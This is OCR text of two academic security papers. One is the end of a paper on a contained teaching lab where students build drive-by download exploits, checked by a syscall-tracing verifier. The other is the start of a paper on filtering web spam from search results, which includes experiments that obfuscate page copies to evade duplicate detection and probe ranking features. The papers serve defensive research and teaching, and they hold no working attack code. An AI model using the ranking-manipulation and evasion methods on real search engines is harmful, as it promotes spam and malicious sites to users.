


Fig. 2. Packet rewriting for new connection

Figure 2b. NeRD starts a simulated server process to handle the new connection. A pipe remains open between NeRD and the simulated server for communications.
Figure 2c. The simulated server listens for new connections.
Figure 2d. NeRD receives the port number from the simulated server along the pipe, indicating what port the simulated server is listening at.
Figure 2e. NeRD notes the information for future packets and rewrites the initial packet accordingly, readdressing it to localhost (`127.0.0.1`), port 2112. The source IP address is changed to the sentinel address `127.0.0.2`. Finally, NeRD reinjects the packet and the kernel sends it to the listening simulated server process.




Fig. 3. Return packet traffic rewriting

Subsequent packets from `136.159.7.150:12345` to `10.0.0.1:25` are rewritten similarly, but there is no need to start the simulated server anew. Return packets are rewritten as shown in Figure 3.

4 Drive-by Download Simulation

After its successful use in teaching spam and spyware, adapting the Spamulator for use with arbitrary malware was the obvious next step. Ideally, we would like to allow large-scale experimentation with computer worms in a safe environment. However, this was a much more challenging problem.

Recall that the Spamulator's primary use was address harvesting and spamming. It was also used for a spyware scenario, where a browser helper object steals online banking login information and posts it to a drop site. In both these applications, the students' code interacted with (simulated) network servers in a well-defined manner using established network protocols. At no time was the students' code running on the simulated servers.

In contrast, computer worms would require arbitrary code to run on the simulated machines, and on a large scale. Whether and how the worm propagates depends on the execution of the code. This negates the key elements of the Spamulator: that it be lightweight and run on a single computer. We cannot simply start up tens of thousands of virtual machines on a laptop, for instance.




Fig. 4. Drive-by download model

Instead we turned our attention to arbitrary code that has a known spread and a known infection vector, drive-by downloads. The conceptual model we considered is shown in Figure 4. An adversary has an established architecture for distribution of drive-by downloads, with a "mother ship" containing the exploit *du jour*, served out via proxies on compromised machines. A new drive-by download is uploaded to the mother ship by the adversary, then infects victims over time through proxies.

In our Spamulator implementation of this conceptual model (Figure 5), the student plays the role of the adversary. They develop a drive-by download exploit for Firefox, and infect victims in the following way:

1. The student/adversary uploads their drive-by download to the mother ship via FTP. The mother ship is actually a simulated FTP server.
2. The mother ship invokes a program, the exploit verifier, to automatically verify that the purported drive-by download is in fact a *bona fide* exploit. The exploit verifier is discussed in detail below. Because our lab has a physical limit on the number of users, as discussed in Section 5, one could argue that there are few enough exploits that they could be manually verified. However, automatic verification keeps a human out of the loop so that our system can run constantly and scale as necessary.
3. If the exploit is verified, the verifier sends a message to that effect to the global simulator.
4. The global simulator simulates the spread of the drive-by download to victims worldwide. The global simulator is the topic of the next section.

The conceptual model is thus implemented with a hybrid simulation technique, using both real code execution (during exploit verification) and traditional simulation (in the global simulator). The Spamulator allows FTP connections to the mother ship and HTTP connections from a victim's browser to be redirected appropriately.




Fig. 5. Drive-by download model, as implemented in the Spamulator

Technically, the simulated FTP server is a skeletal implementation that supports the `put` and `quit` commands, which is sufficient for the mother ship. The exploit verifier is the more comparatively sophisticated part of our system.

4.1 Exploit Verifier

The exploit verifier's design has arisen in the process of addressing three practical engineering constraints. First, we only need to run a single process – Firefox – to verify the exploit; a full operating system emulation would be overkill and involve too much overhead. Second, we wanted a lightweight solution that would not involve massive amounts of code. Third, the exploit verifier needed to be low maintenance and not require delicate changes to some third-party emulator that would need to be redone whenever a new version of the emulator appeared.

The only existing package we found that had the ability to run single processes was QEMU. However, this ability is currently restricted to Linux and Mac OS X [16], and our system had to run on FreeBSD due to laboratory constraints. Furthermore, having to modify the third-party QEMU software would violate our third design constraint, maintenance.

Because we are interested in whether or not the exploit actually runs, we are concerned with the dynamic behavior of Firefox. For this reason, we have chosen an appropriate lightweight mechanism: the exploit verifier monitors the execution of Firefox by tracing the system calls that Firefox makes; this can be done in user mode with the `ptrace` system call. Any appearance of a "bad" behavior from the exploit causes the exploit verifier to halt Firefox and signal to the global simulator that the exploit is valid. (Thinking in terms of "good" and "bad" behaviors is intuitively appealing, but somewhat misleading, as the exploit verifier is really just looking for specified behaviors.)

```
<validcalls>
<syscall>
    <name>read</name>
    <invalidatt>
        <att>42</att>
    </invalidatt>
</syscall>
</validcalls>
```

(a)

```
def verifySyscall(sys_call, params):
    if sys_call == 'read':
        if params[0] == '42':
            return False
    return True
```

(b)

Fig. 6. XML description file and generated (pseudo)code

Behaviors to watch for are specified using an XML description file that lists system calls and their arguments; combinations of the two are flagged as either valid or invalid. The XML descriptions are used to generate code that performs the matching against the system call traces, allowing us to gradually improve the matching and its speed over time. Figure 6a gives a simple XML description that disallows the `read` system call with a first argument of `42`, and the corresponding generated code is in Figure 6b. (We have shown pseudocode for clarity.) Wildcards and negation can also be specified in the XML descriptions.

In addition to being able to look for specific system calls as Firefox executes, the exploit verifier is also able to monitor system call frequency and memory usage for anomalous activity. Despite this, the exploit verifier is the part of the system that could benefit the most from enhancement. Some obvious extensions would allow specification of sequences of system calls, and to skip the system calls at startup that occur before an exploit could possibly affect Firefox – we conjecture that this latter extension will reduce the risk of false positives.

Another option available to us, being a tool for teaching, is to steer students in a direction that is pedagocially acceptable in that it teaches students the right concepts, but is easier to detect by the exploit verifier. For example, we could deliberately add an exploitable bug into Firefox, and monitor for activity at that address only. A related idea is to monitor for a specific class of attacks, like checking the address of the system call to see if it is located in the stack, and direct students to mount a stack-smashing attack for their drive-by download. A less desirable alternative would be to supply the students with partial code containing a system call that would act as a sentinel to the exploit verifier, but this option would be both contrived and limiting. Letting shellcode progress far enough to produce some externally-visible effect, like connecting to a well-known IP address and port, is another option.

Regardless of the method used by the exploit verifier, however, it passes on a message to the global simulator once a valid exploit has been detected.

5 Global Simulator and Visualization

The global simulator simulates the worldwide effect of a new drive-by download being distributed from the mother ship through proxies on compromised machines, as it infects new victims' machines. A related component, the visualizer, displays the ongoing simulation to give students feedback about their drive-by download. In theory the global simulator and the visualizer could run on each student's machine, but by moving them onto a different physical machine we can show all students' aggregate activity in the laboratory on a common display.

As mentioned, the global simulator receives messages from the exploit verifier. These messages signal the upload of a new drive-by download, and also contain the username to whom the drive-by download should be attributed. We assume that each user has at most one drive-by download active at any given time, and that there are a maximum of eight users. This latter constraint is due to the fact that our physical laboratory has eight computers for students [3], but this limit turns out to be very helpful for visualization as we describe below.


The simulator has a fixed set of proxies (currently three), and a larger fixed set of 126 cities where infections may occur. Each city is mapped into its world map coordinates, and also its time zone. Because the drive-by download infections are the result of human activity, and human activity tends to be greater during daylight hours, we simulate the effect of the diurnal cycle. The global simulator biases the number of new infections such that cities whose time zones are in daylight have more infections. Other elements of the simulation, like the number of new infections per time step, are driven by a pseudorandom number generator operating within various tunable parameters.

The visualizer (Figure 7) displays the global simulator's activity on a Mercator projection [18] of the world. Daylight is shown using two indicators that move right to left appropriately as daylight cycles around the globe. First, a shaded, semi-transparent area darkens nighttime areas. Second, color bars across the top and bottom show gradations of light with different shades of yellow and blue: yellow for daytime (7am to 6pm) with lighter shades being closer to noon, and blue for nighttime (7pm to 10pm and 3am to 6am) with darker shades closer to midnight. Black bars are used between 11pm to 2am. The linear daylight pattern is an approximation of actual daylight, of course, but it is sufficient for our simulation's purposes.

The display continually shows the mother ship (located in Calgary) and the proxies. Students who have an active drive-by download are shown in a fixed location; because there are at most eight of them, they are each assigned a distinct color that is shown in the legend at the lower left of the display. Infections from a particular drive-by download are shown using the corresponding color, which significantly reduces the clutter from labels. New infections are temporarily labeled with the city name and (in parentheses) the proxy through which they became infected. Finally, a status line at the bottom gives details of the last simulation event.

6 Conclusion and Future Work

While our system needs to be refined slightly before a full deployment in the laboratory, our preliminary running system suggests that it is possible to field a training tool that allows students to use real drive-by download code and see a global impact, all from within the safety of a secure laboratory environment.



PC in Hong Kong infected by Matt's Drive–by download

Fig. 7. Visualizer screenshot

We are currently looking at making the exploit verifier more powerful in terms of its ability to detect exploits automatically, while still retaining its lightweight aspect. We are also considering a number of ways to extend the Spamulator for both teaching and research. Botnets are an obvious extension, as are certain web-based attacks like cross-site scripting exploits. Finally, we continue to pursue the Holy Grail of single-machine simulation: large-scale computer worm spread using real code.

Acknowledgment

Some of the authors were supported in part by grants from the Natural Sciences and Engineering Research Council of Canada.

References

1. J. Aycock. *Computer Viruses and Malware*. Springer, 2006.
2. J. Aycock. Teaching spam and spyware at the University of C@1g4ry. In *Third Conference on Email and Anti-Spam*, pages 137–141, 2006. Short paper.
3. J. Aycock and K. Barker. Creating a secure computer virus laboratory. In *13th Annual EICAR Conference*, 2004. 13pp.
4. J. Aycock, H. Crawford, and R. deGraaf. Spamulator: The Internet on a laptop. In *13th Annual ACM SIGCSE Conference on Innovation and Technology in Computer Science Education*, pages 142–147, 2008.
5. P. Barford and M. Blodgett. Toward botnet mesocosms. In *First Workshop on Hot Topics in Understanding Botnets (HotBots)*, 2007.
6. D. Brumley, J. Newsome, and D. Song. *Sting: An End-to-End Self-Healing System for Defending against Internet Worms*, chapter 7, pages 147–170. 2007.
7. J. R. Crandall, G. Wassermann, D. A. S. de Oliveira, Z. Su, S. F. Wu, and F. T. Chong. Temporal search: Detecting hidden malware timebombs with virtual machines. In *Proceedings of the 12th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, pages 25–36, 2006.
8. E. Filiol, E. Franc, A. Gubbioli, B. Moquet, and G. Roblot. Combinatorial optimisation of worm propagation on an unknown network. *Proceedings of World Academy of Science, Engineering and Technology*, 23:373–379, 2007.
9. B. Ford and R. Cox. Vx32: Lightweight user-level sandboxing on the x86. In *USENIX Annual Technical Conference*, pages 293–306, 2008.
10. S. Gordon. Are good virus simulators still a bad idea? *Network Security*, pages 7–13, Sept. 1996.
11. E. Kirda, C. Kruegel, G. Banks, G. Vigna, and R. A. Kemmerer. Behavior-based spyware detection. In *15th USENIX Security Symposium*, pages 273–288, 2006.
12. R. Leszczyna, I. N. Fovino, and M. Masera. Simulating malware with MAlSim. *Journal in Computer Virology*. To appear; was in EICAR 2008.
13. M. Liljenstam, Y. Yuan, B. J. Premore, and D. Nicol. A mixed abstraction level simulation model of large-scale Internet worm infestations. In *Proceedings of the 10th IEEE International Symposium on Modeling, Analysis, and Simulation of Computer and Telecommunications Systems (MASCOTS)*, pages 109–116, 2002.
14. A. Moshchuk, T. Bragin, D. Deville, S. D. Gribble, and H. M. Levy. SpyProxy: Execution-based detection of malicious web content. In *16th USENIX Security Symposium*, pages 27–42, 2007.

15. M. Nielsen, D. Bertram, S. Pun, J. Aycock, and N. Friess. Global-scale anti-spam testing in your own back yard. In *Fifth Conference on Email and Anti-Spam*, 2008. 8pp.
16. QEMU. QEMU emulator user documentation. http://bellard.org/qemu/qemu-doc.html. Last retrieved 17 December 2008.
17. P. Szor. *The Art of Computer Virus Research and Defense*. Addison-Wesley, 2005.
18. United States Geological Survey. Map projections – a working manual. U.S. Geological Survey Professional Paper 1395, 1987.
19. M. Vrable, J. Ma, J. Chen, D. Moore, E. Vandekieft, A. C. Snoeren, G. M. Voelker, and S. Savage. Scalability, fidelity, and containment in the Potemkin virtual honeyfarm. In *Proceedings of the 20th ACM Symposium on Operating Systems Principles (SOSP)*, pages 148–162, 2005.
20. N. Weaver, I. Hamadeh, G. Kesidis, and V. Paxson. Preliminary results using scale-down to explore worm dynamics. In *Proceedings of the 2004 ACM Workshop on Rapid Malcode (WORM)*, pages 65–72, 2004.

Removing Web Spam Links from Search Engine Results

Manuel Egele
Technical University Vienna
pizzaman@iseclab.org, Christopher Kruegel
University of California
Santa Barbara
chris@cs.ucsb.edu, and Engin Kirda
Institute Eurecom
France
kirda@eurecom.fr

No Institute Given

Abstract. Web spam denotes the manipulation of web pages with the sole intent to raise their position in search engine rankings. Since a better position in the rankings directly and positively affects the number of visits to a site, attackers use different techniques to boost their pages to higher ranks. In the best case, web spam pages are a nuisance that provide undeserved advertisement revenues to the page owners. In the worst case, these pages pose a threat to Internet users by hosting malicious content and launching drive-by attacks against unsuspecting victims. When successful, these drive-by attacks then install malware on the victims' machines.
In this paper, we introduce an approach to detect web spam pages in the list of results that are returned by a search engine. In a first step, we determine the importance of different page features to the ranking in search engine results. Based on this information, we develop a classification technique that uses important features to successfully distinguish spam sites from legitimate entries. By removing spam sites from the results, more slots are available to links that point to pages with useful content. Additionally, and more importantly, the threat posed by malicious web sites can be mitigated, reducing the risk for users to get infected by malicious code that spreads via drive-by attacks.

1 Introduction

Search engines are designed to help users find relevant information on the Internet. Typically, a user submits a query (i.e., a set of keywords) to a search engine, which then returns a list of links to pages that are most relevant to this query. To determine the most-relevant pages, a search engine selects a set of candidate pages that contain some or all of the query terms and calculates a *page score* for each page. Finally, a list of pages, sorted by their score, is returned to the user.

This score is calculated from properties of the candidate pages, so-called features. Unfortunately, details on the exact algorithms that calculate these ranking values are kept secret by search engine companies, since this information directly influences the quality of the search results. Only general information is made available. For example, in 2007, Google claimed to take more than 200 features into account for the ranking value [8].

The way in which pages are ranked directly influences the set of pages that are visited frequently by the search engine users. The higher a page is ranked, the more likely it is to be visited [3]. This makes search engines an attractive target for everybody who aims to attract a large number of visitors to her site. There are three categories of web sites that benefit directly from high rankings in search engine results. First, sites that sell products or services. In their context, more visitors imply more potential customers. The second category contains sites that are financed through advertisement. These sites aim to rank high for any query. The reason is that they can display their advertisements to each visitor, and, in turn, charge the advertiser. The third, and most dangerous, category of sites that aim to attract many visitors by ranking high in search results are sites that distribute malicious software. Such sites typically contain code that exploits web browser vulnerabilities to silently install malicious software on the visitor's computer. Once infected, the attacker can steal sensitive information (such as passwords, financial information, or web-banking credentials), misuse the user's bandwidth to join a denial of service attack, or send spam. The threat of drive-by downloads (i.e., automatically downloading and installing software without the user's consent as the result of a mere visit to a web page) and distribution of malicious software via web sites has become a significant security problem. Web sites that host drive-by downloads are either created solely for the purpose of distributing malicious software or existing pages that are hacked and modified (for example, by inserting an `iframe` tag into the page that loads malicious content). Provos et al. [13, 14] observe that such attacks can quickly reach a large number of potential victims, as at least 1.3% of all search queries directed to the Google search engine contain results that link to malicious pages. Moreover, the pull-based infection scheme circumvents barriers (such as web proxies or NAT devices) that protect from push-based malware infection schemes (such as traditional, exploit-based worms). As a result, the manipulation of search engine results is an attractive technique for attackers that aim to attract victims to their malicious sites and spread malware via drive-by attacks [16].

Search engine optimization (SEO) companies offer their expertise to help clients improve the rank for a given site through a mixture of techniques, which can be classified as being acceptable or malicious. Acceptable techniques refer to approaches that improve the content or the presentation of a page to the benefit of users. Malicious techniques, on the other hand, do not benefit the user but aim to mislead the search engine's ranking algorithm. The fact that bad sites can be pushed into undeserved, higher ranks via malicious SEO techniques leads to the problem of *web spam*.

Gyöngyi and Garcia-Molina [9] define web spam as every deliberate human action that is meant to improve a site's ranking without changing the site's true value. Search engines need to adapt their ranking algorithms continuously to mitigate the effect of spamming techniques on their results. For example, when the Google search engine was launched, it strongly relied on the PageRank [2] algorithm to determine the ranking of a page where the rank is proportional to the number of incoming links. Unfortunately, this led to the problem of link farms and “Google Bombs,” where enormous numbers of automatically created forum posts and blog comments were used to promote an attacker's target page by linking to it.

Clearly, web spam is undesirable, because it degrades the quality of search results and draws users to malicious sites. Although search engines invest a significant amount of money and effort into fighting this problem, checking the results of search engines for popular search terms demonstrates that the problem still exists. In this work, we aim to post-process results returned by a search engine to identify entries that link to spam pages. To this end, we first study the importance of different features for the ranking of a page. In some sense, we attempt to reverse-engineer the “secret” ranking algorithm of a search engine to understand better what features are important. Based on this analysis, we attempt to build a classifier that inspects these features to identify indications that a page is web spam. When such a page is identified, we can remove it from the search results.
The two main contributions of this paper are the following:

- We conducted comprehensive experiments to understand the effects of different features on search engine rankings.
- We developed a system that allows us to reduce spam entries from search engine results by post-processing them. This protects users from visiting either spam pages or, more importantly, malicious sites that attempt to distribute malware.

The remainder of this paper is organized as follows. Section 2 provides a brief overview of our overall approach. In Section 3, we discuss our experiment that helped us understand how the ranking is calculated by major search engines. Section 4 describes our system for detecting web spam in search engine results and examines its effectiveness. Section 5 presents related work, and Section 6 briefly concludes.

2 Overview

In this section, we first provide an overview of our approach to determine the features that are important for the ranking algorithm. Then, we describe how we use this information to develop a technique that allows us to identify web spam pages in search engine results.

2.1 Inferring Important Features

Unfortunately, search engine companies keep their ranking algorithms and the features that are used to determine the relevance of a page secret. However, to be able to understand which features might be abused by spammers and malware authors to push their pages, a more detailed understanding of the page ranking techniques is necessary. Thus, the goal of the first step of our work is to determine the features of a web page that have the most-pronounced influence on the ranking of this page.

A feature is a property of a web page, such as the number of links pointing to other pages, the number of words in the text, or the presence of keywords in the title tag. To infer the importance of the individual features, we perform "black-box testing" of search engines. More precisely, we create a set of different test pages with different combinations of features and observe their rankings. This allows us to deduce which features have a positive effect on the ranking and which contribute only a little.

2.2 Removing Spam from Search Engine Results

Based on the results of the previous step, we developed a system that aims to remove spam entries from search engine results. To this end, we examine the results that are returned by a search engine and attempt to detect links that point to web spam pages. This is a classification problem; every page in the result set needs to be classified as either spam or nospam. To perform this classification, we have to determine those features that are indicators of spam. For this, we leverage the findings from the first step.

Based on the features that are indicative of spam and a labeled training set, we construct a C4.5 decision tree. A decision tree is useful because of its intuitive insight into which features are important to the classification. Using this classifier, we can then check the results from the search engine and remove those links that point to spam pages. The result is an improvement of search quality and fewer visits to malicious pages.

3 Feature Inference

In this section, we introduce in detail our techniques to infer important features. First, we discuss which features we selected. Then, we describe how these features are used to prepare a set of (related, but different) pages. Finally, we report on the rankings that major search engines produced for these pages and the conclusions that we could draw about the importance of each feature.

3.1 Feature Selection

As mentioned previously, we first aim to "reverse engineer" the ranking algorithm of a search engine to determine those features that are relevant for ranking. Based on reports from different SEO vendors [17] and study of related work [1,

1	Keyword(s) in title tag
2	Keyword(s) in body section
3	Keyword(s) in H1 tag
4	External links to high quality sites
5	External links to low quality sites
6	Number of inbound links
7	Anchor text of inbound links contains keyword(s)
8	Amount of indexable text
9	Keyword(s) in URL file path
10	Keyword(s) in URL domain name

Table 1. Feature set used for inferring important features.

5], we chose ten presumably important page features (see Table 1). We focused on features that can be directly influenced by us. The rationale is that only from the exact knowledge of the values of each feature, one can determine their importance. Additionally, the feature value should remain unchanged during the whole experiment. This can only be ensured for features under direct control.

When considering features, we first examined different locations on the page where a search term can be stored. Content-based features, such as body-, title-, or headings-tags are considered since these typically provide a good indicator for the information that can be found on that page. Additionally, we also take link-based features into account (since search engines are known to rely on linking information). Usually, the number of incoming links pointing to a page (i.e., the *in-link* feature) cannot be influenced directly. However, by recruiting 19 volunteers willing to host pages linking to our experiments, we were able to fully control this feature as well.

Together with features that are not directly related to the page's content (e.g., keyword in domain name), we believe to have covered a wide selection of features from which search engines can draw information to calculate the rankings.

We are aware of the fact that search engines also take temporal aspects into account when computing their rankings (e.g., how does a page or its link count evolve over time). However, we decided against adding time-dependent features to our feature set because this would have made the experiment significantly more complex. Also, since all pages are modified and made available at the same time, this should not influence our results.

3.2 Preparation of Pages

Once the features were selected, the next step was to create a large set of test pages, each with a different combination and different values of these features. For these test pages, we had to select a combination of search terms (a query) for which no search engine would produce any search results prior to our experiment (i.e., only pages that are part of our experiment are part of the results). We arbitrarily chose "gerridae plasmatron" as the key phrase to optimize the pages for.[1] Remember, the goal is to estimate the influence of page features to the ranking algorithms and not to determine whether our experiment pages outperform (in terms of search engine response position) existing legitimate sites.

Using this search phrase, we prepared the test pages for our experiment. To this end, we first created a reference page consisting of information about gerridae and plasmatrons compiled from different sources. In a second step, this reference page was copied 90 times. To evade duplicate detection by search engines (where duplicate pages are removed from the results), each of these 90 pages was obfuscated by substituting many words in a manner similar to [10]. Subsequent duplicate detection by the search engines (presumably based on title and headline tag) required a more aggressive obfuscation scheme where title texts and headlines where randomized as well.

For features whose possible values exceed the boolean values (i.e., present or absent), such as keyword frequencies, we selected representative values that correspond to one of the following four classes.

- The feature is not present at all.
- The feature is present in *normal* quantities.
- The feature is present in *elevated* quantities.
- The feature is present in *spam* quantities.

[1] Gerridae is the Latin expression for water strider, plasmatron is a special form of an ion source.

That is, a feature with a large domain (i.e., set of possible values) can assume four different values in our experiment. Of course, there is no general rule to define a precise frequency for which a feature can be considered to be normal, elevated, or spam. Thus, We manually examined legitimate and spam pages and extracted average, empirical frequencies for the different values. For example, for the frequencies of the keyword in the body text, a 1% keyword frequency is used as a baseline, 4% is regarded elevated, and 10% is considered to be spam.

